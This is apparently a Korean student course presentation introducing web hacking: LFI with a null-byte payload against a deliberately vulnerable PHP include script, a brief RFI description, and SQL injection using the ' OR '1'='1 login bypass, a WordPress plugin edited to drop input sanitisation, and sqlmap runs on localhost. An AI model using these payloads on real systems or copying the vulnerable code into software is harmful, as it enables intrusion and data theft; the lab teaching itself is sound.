

# 웹 해킹 입문

담당 교수: 이병천 교수님

과목명: 정보보호학개론

소프트웨어공학부

학번/이름: 91812919 이정운

91812880 이유선

# 목차

---

□ 웹 해킹이란?

□ LFI란? + RFI란?


- 개념, 공격 실습(+사진)

□ SQL 인젝션?

# 웹 해킹이란?

- 웹의 기본적인 구조와 웹 프로그램에서 나오는 취약점을 이용한 해킹이다.


<웹 해킹의 3요소>



# LFI 란?

- LFI = Local File Inclusion(내부)
- 접근하려는 파일이 희생자의 컴퓨터에 존재
  - 이를 통해, 서버상에 존재하는 관리자가 의도하지 않은 파일을 알아내거나 실행 시킬 수 있다.

서버  
PC



해커  
PC

공격자가 서버 컴퓨터에  
있는 파일을 대상으로 한다.  
EX) 중요 내용 노출

# 실습과정

## □ color.html 소스코드

```
1 <center>
2 <form action='vulnerable.php' method="get">
3 <select name="COLOR">
4 <option value="red">red</option>
5 <option value="blue">blue</option>
6 </select>
7 <input type="submit">
8 </form>
9 </center>
```

## □ vulnerable.php 소스코드

```
1 <?php
2 if (isset( $_GET['COLOR'] ) )
3     $color = $_GET['COLOR'];
4 include( $color.'.php' );
5 ?>
6
```

## □ hello.txt 소스코드

```
파일(F) 편집(E) 서식(O) 보기(V) 도
<center>
<?php
$color = 'hello';
echo "user : ".$color."#\n#\n";
?>
</center>
```

color.html

소스코드에서

COLOR 변수 값을  
받아 해당 색상의  
파일을 읽어 보여준다.

이와 같은 코드가 필요하다.

# 실습과정

hello 악성 코드를 실행하기 위해서는 해당 파일을 일반 텍스트 파일로 인식하게 해야 한다.  
이때 vulnerable.php의 include(\$color.' .php' )에 hello.txt를 넣는다.

```
1 <?php
2 if (isset( $_GET['COLOR'] ) )
3     $color = $_GET['COLOR'];
4 include( $color.' .php' );
5 ?>
6
```



```
1 <?php
2 if (isset( $_GET['COLOR'] ) )
3     $color = $_GET['COLOR'];
4 include( $color.' .php' hello.txt );
5 ?>
6
```

하지만 다음과 같이 hello.txt를 넘기면 에러가 발생한다.

\*에러가 발생한 이유는 hello.txt만 포함시키고 싶은데, vulnerable.php는  
파일명을 받아 뒤에 .php 확장자를 붙이기 때문이다. 결국 다음과 같이 txt파일 인식에 실패!!


Warning: include(./php) [[function.include](#)]: failed to open stream: No such file or directory in C:\WAPM\_Setup\Whtdocs\Wvulnerable.php on line 4

Warning: include() [[function.include](#)]: Failed opening ' .php' for inclusion (include\_path='.') in C:\WAPM\_Setup\Whtdocs\Wvulnerable.php on line 4

# 실습과정

- C는 문자열 처리 시 문자열 끝에 마지막을 의미하는 Null Byte(0x00)를 넣는다.  
프로그램은 문자열을 읽으면서 Null Byte를 만나면 해당 문자열이 끝났음을 인식한다.  
따라서 전달 변수에 Null Byte를 넣어 php 확장자를 제거한다.  
주소 입력은 Null Byte의 URL인코딩 값인 '%00' 을 사용한다.

 http://127.0.0.1/LFI/vulnerable.php?COLOR=C:###upload###hello.txt%00



User : hello

LFI공격은 웹프로그램의 'COLOR' 와 같은 매개변수 등의 취약점을 통해 의도치 않은 서버 내 파일인 'hello.txt' 를 실행시킨다.

# 실행 과정

LFI 주소




악성코드  
업로드



악성코드가  
실행된  
사용자  
화면


Vulnerable.php?COLOR=hello.txt%00






# RFI 란?

- RFI = Remote File Inclusion(외부)
  - 접근하려는 파일이 희생자의 컴퓨터 혹은 서버에 있는 것이 아니라 외부(공격자)의 컴퓨터에 존재
- 이를 통해, 공격자는 자신이 만든 악의적 코드를 웹 서버상에서 실행할 수 있게 된다.



서버의 PC에서 공격자의 파일을 연다. 그것을 공격자가 컨트롤 한다.  
EX) 웹쉘 실행

# RFI 공격방법



RFI는 LFI와는 다르게 외부 파일을 포함시킨다. 이것은 자신이 작성한 악성 코드를 웹 취약점을 이용해 포함시켜 해킹하는 방법이다. 공격자가 ftp 서버나 http 서버에 악성코드를 작성하여 실행시키면 RFI가 된다.

\*RFI에 대한 실습 내용을 포함시키지 않아서 죄송합니다;;\*


# SQL 인젝션(injection)

- SQL(Structured Query Language)



관계형 DB를 다루는  
표준형 프로그램 언어

- 웹 프로그램으로 SQL 주입 과정



공격자 SQL 주입



SQL



???의  
정보보호학개론  
점수



# SQL 인젝션(injection)

---



## □ SQL 인젝션 가능 공격

- 인증 우회
- 기밀 데이터 접근
- 웹사이트 콘텐츠 변경
- DB 서버 Shutdown

# SQL 인젝션(injection) – 인증 우회



Unnamed-1#wordpress# - HeidiSQL 9.5.0.5196

파일 편집 검색 도구 ...로 이동 도움말 HeidiSQL 프로젝트의 기부자가 되세요! 사용 가능한 업데이트 있음

데이터베이스 필터 테이블 필터

호스트: 127.0.0.1 데이터베이스: wordpress 쿼리\*

1 select \* from wp\_users

wp\_users (10x2)

| ID | user_login | user_pass                             | user_nicename | user_email          |
|----|------------|---------------------------------------|---------------|---------------------|
| 1  | yuseon     | \$P\$B\$W6do2/bB9QUIICpF41whEbwft1Vk0 | yuseon        | yslee@joongbu.ac.kr |
| 3  | paris      | 1234                                  | paris         | ccc@ccc.com         |

insert into wp\_users(id, user\_login, user\_pass, user\_nicename, user\_email, user\_registered, user\_status, display\_name) values(3, 'paris','1234', 'paris', 'ccc@ccc.com', now(), 0, 'paris');

133 select \* from wp\_users;

134 /\* 명령 받은 행: 0 읽은 행: 2 경고: 0 지속 시간 1 쿼리: 0.000 sec. \*/

1:23 연결됨: 06:17 h MySQL 5.1.41 가동 시간: 08:52 h UTC: 2018-06-10 오후 12:4 유틸

# 특수문자( ' )를 이용한 인증 우회



php.ini - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
; performance gain. The PHP directives register_globals, register_long_arrays,  
; and register_argc_argv must be disabled for this directive to have any affect.  
auto_globals_jit = On
```

```
; Maximum size of POST data that PHP will accept.  
post_max_size = 360M
```

```
; Magic quotes  
;
```

```
; Magic quotes for incoming GET/POST/Cookie data.  
magic_quotes_gpc = Off
```



# SQL 검증용 PHP 페이지 제작

아이디와 패스워드를 입력해주세요  
아이디 : OR '1'='1  
패스워드 : OR '1'='1  
로그인

그림 3-11 SQL 인젝션으로 작은따옴표를 사용하는 화면

python, \$P\$BEwHmJvLFo1eaA95j73t6TBMCLmRF6., aaa@aaa.com  
james, 1234, ccc@ccc.com

그림 3-12 SQL 인젝션이 실행되어 사용자 계정이 표시됨

| 정한 날짜            | 유형     |
|------------------|--------|
| 18-06-11 오전 1... | PHP 파일 |
| 18-06-11 오전 1... | PHP 파일 |
| 18-06-10 오후 9    | PHP 파일 |

# SQL 두번째 실습, 기밀 데이터 접근



← → http://127.0.0.1/wordpress/wp-admin/admin.php?page=hdfwvideosharesettings

GallerySettings < y... × 내 PC에 가상 서버 만... How to install SQLM... 127.0.0.1 / localhost ... jimmy's house : 네이... databa

yuseon web server 4 0 + New

Dashboard

Posts

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

**Video Gallery**

All Videos

Categories

Settings

License Configuration

License Key

Logo Path

Logo Target

platoon.jpg

찾아보기...

WordPress 4.9.6 is available! [Please update now.](#)

해킹할 플러그인  
Comtus-video-galler를 다운받고  
Wordpress 디렉터리에 설치한다.  
워드프레스 관리자 로그인을 하면  
video galley 확인이 가능하다.





# SQL 검증용 PHP 페이지 제작

SQL 인젝션 실행에 앞서  
videogalleryrss.php 파일소스를 수정한다.

```
C:\WAPM_Setup\httdocs\wordpress\wp-content\plugins\contus-video-gallery\videogalleryrss.php * - EditPlus
파일(F) 편집(E) 보기(V) 검색(S) 문서(D) 프로젝트(P) 도구(T) 브
B I U A nb ↵ H1
28 $TypeOfVideos = $contusOBJ->home_thumbdata( $thumbImageorder, $dataLimit );
29 break;
30
31 case 'recent':
32 $thumbImageorder = 'w.vid DESC';
33 $TypeOfVideos = $contusOBJ->home_thumbdata( $thumbImageorder, $where, $dataLimit );
34 break;
35
36 case 'featured':
37 $thumbImageorder = 'w.ordering ASC';
38 $where = 'AND w.featured=1';
39 $TypeOfVideos = $contusOBJ->home_thumbdata( $thumbImageorder, $where, $dataLimit );
40 break;
41 case 'category':
42 $thumbImageorder = intval( filter_input( INPUT_GET, 'playid' ) );
43 $TypeOfVideos = $contusOBJ->home_catthumbdata( $thumbImageorder, $dataLimit );
44 break;
45 case 'video':
46 $thumbImageorder = 'w.vid ASC';
47 /* $vid = intval( filter_input( INPUT_GET, 'vid' ) ); */
48 $vid = filter_input( INPUT_GET, 'vid' );
49 $where = 'AND w.vid = '.$vid;
50 $TypeOfVideos = $contusOBJ->home_thumbdata( $thumbImageorder, $where, $dataLimit );
51 break;
52 }
53 ?>
54 <rss version="2.0"
55 xmlns:content="http://purl.org/rss/1.0/modules/content/"
56 xmlns:wfw="http://wellformedweb.org/CommentAPI/"
57 xmlns:dc="http://purl.org/dc/elements/1.1/"
```



# 윈도우 운영체제에서의, sqlmap 이용

```
C:\> 선택 C:\Windows\system32\cmd.exe - sqlmap.py --url "http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?acti..."

2018-06-11 오후 12:23      2,477 sqlmapapi.py
2018-06-11 오후 12:23      <DIR>      tamper
2018-06-11 오후 12:23      <DIR>      thirdparty
2018-06-11 오후 12:24      <DIR>      txt
2018-06-11 오후 12:24      <DIR>      udf
2018-06-11 오후 12:24      <DIR>      waf
2018-06-11 오후 12:24      <DIR>      xml
                8개 파일      61,074 바이트
                15개 디렉터리 347,670,097,920 바이트 남음

C:\> sqlmap>sqlmap.py

[1.2.6.16#dev]
http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g,
-c, -x, --wizard, --update, --purge-output or --dependencies), use -h
for basic or -hh for advanced help

Press Enter to continue...

C:\> sqlmap>--url "http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?ac
tion=rss$type=video&vid=1" --level 3 --risk 3 --dbms MySQL
'--url'은(는) 내부 또는 외부 명령, 실행할 수 있는 프로그램, 또는
배치 파일이 아닙니다.
```



```
C:\sqlmap>--url "http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?ac
tion=rss&type=video&vid=1" --level 3 --risk 3 --dbms MySQL
```

```
[20:51:26] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY  
, GROUP BY clause'  
[20:51:26] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER B  
Y, GROUP BY clause'  
[20:51:27] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP B  
Y clause (DBMS_LOCK.SLEEP)'  
[20:51:27] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP B  
Y clause (DBMS_PIPE.RECEIVE_MESSAGE)'  
[20:51:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 column  
s'  
[20:52:40] [INFO] testing 'Generic UNION query (random number) - 1 to  
10 columns'  
[20:53:51] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
  
[20:55:03] [INFO] testing 'MySQL UNION query (random number) - 1 to 10  
columns'  
[20:56:15] [WARNING] Referrer parameter 'Referer' does not seem to be i  
njectable  
[20:56:15] [CRITICAL] all tested parameters do not appear to be inject  
able. Try to increase values for '--level'/'--risk' options if you wis  
h to perform more tests. If you suspect that there is some kind of pro  
tection mechanism involved (e.g. WAF) maybe you could try to use optio  
n '--tamper' (e.g. '--tamper=space2comment')  
  
[*] shutting down at 20:56:15
```

```
C:\>sqlmap>  
C:\>sqlmap>  
C:\>sqlmap>  
C:\>sqlmap>  
C:\>sqlmap>
```